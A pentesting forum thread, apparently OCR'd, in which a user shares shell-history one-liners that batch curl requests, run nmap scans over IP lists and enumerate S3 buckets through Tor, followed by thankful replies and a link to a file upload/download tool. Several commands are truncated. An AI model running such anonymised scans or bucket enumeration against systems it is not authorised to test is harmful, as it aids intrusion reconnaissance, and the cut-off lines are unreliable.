
**n00bi3s** Sep 8

Here goes some from my recent `.zsh_history`

One nifty little trick I use often is to run `echo` before my actual command in xargs to see what commands would actually be executed. An example is :
`cat text | xargs -n1 -I {} echo {}`

`TORIFY` is an excellent binary which I keep in Handy to route my network requests through Tor.

```
 8101  cat example.com | xargs -n1 -I {} curl -s -S -D - https://{} >> example.com_re
 8103  cat ip_list_active | xargs -n1 -I {} nmap -Pn {} >> nmap_logs
 8367  awk '{print $NF}' bucket_list | xargs -n1 -I {} sh -c "torify aws s3 ls s3://{
 9131  cat /tmp/list | sed 's|[,.]||g' | tr ' ' '\n' | sort | uniq  | xargs -n1 -I {}
 9133  cat /tmp/list | sed 's|[,.]||g' | tr ' ' '\n' | sort | uniq | xargs -n1 -I {}
 9141  cat /tmp/list | xargs -n1 -I {} bash /tmp/vig -c "CODE WHITE" {}  | xargs -n1
```



```
9250  ls -1 | parallel --max-args=2 ffmpeg -i {1} -i {2} -vcodec copy -acodec copy {
9253  parallel --jobs 6 < tasks.txt
```

4 ♡

**Zentreax** Sep 9

This is actually very helpful, ty for that 😉

1 ♡

**witjo** Jon Sep 11

Really helpful information, thank you man 😃

2 ♡

24 DAYS LATER

**bouzebal** Oct 6

and a nice tutorial
thanks

2 ♡

**carlos314159** Oct 12

nice tuto, to be pinned.

♡

29 DAYS LATER

**sei0o** 27d

Didn’t know emailrep/ipinfo had ability to return information in JSON. This looks quite useful (say, for OSINT).

1 ♡

10 DAYS LATER

**zipizap** 16d

pry0cc:

```
postfiledumphere
```

Awed by `postfiledump`, I've made a static-binary program (no docker) to upload-via-POST and download-via-GET, over HTTPS

The go-lang source, and compiled static-binaries for windows and linux are in the repo.
Giving back in case it interests anyone else:

> GitLab
>
> **zipizap / postgetfile**
>
> Security tool to help upload/download files via HTTP Post/Get requests

Br

2 ♡

---

**dtwozero** demontwozero 16d

This is a really good read. I learned a few new things from this. The ssh tunneling tricks always trip me up. I have to triple check my syntax.

-Cheers!

1 ♡

---

**dtwozero** demontwozero 16d

the ip info and email info is new to me. i wrote my own ip info script for no freakin reason.

♡

---

Reply

## Suggested Topics

| Topic | Replies | Activity |
|---|---|---|
| How fun accidentally became security risk<br>■ Pentesting hacking | 19 | Aug 27 |
| Tips / Commands / Hacking<br>■ Pentesting | 1 | Oct 17 |
| SHELL-AFFECT - BASELINE - Penetration Testing Online Course Release!<br>■ Pentesting | 8 | 10d |
| Commando VM for Pentesting With Windows<br>■ Pentesting | 13 | Jun 25 |

| Topic | Init | Replies<br>Partners | Activity |
|---|---|---|---|
| Cyber Security Awareness<br>🟥 **Anonymity** hacking | | **2** | 28d |

**Want to read more? Browse other topics in 🟥 Pentesting or view latest topics.**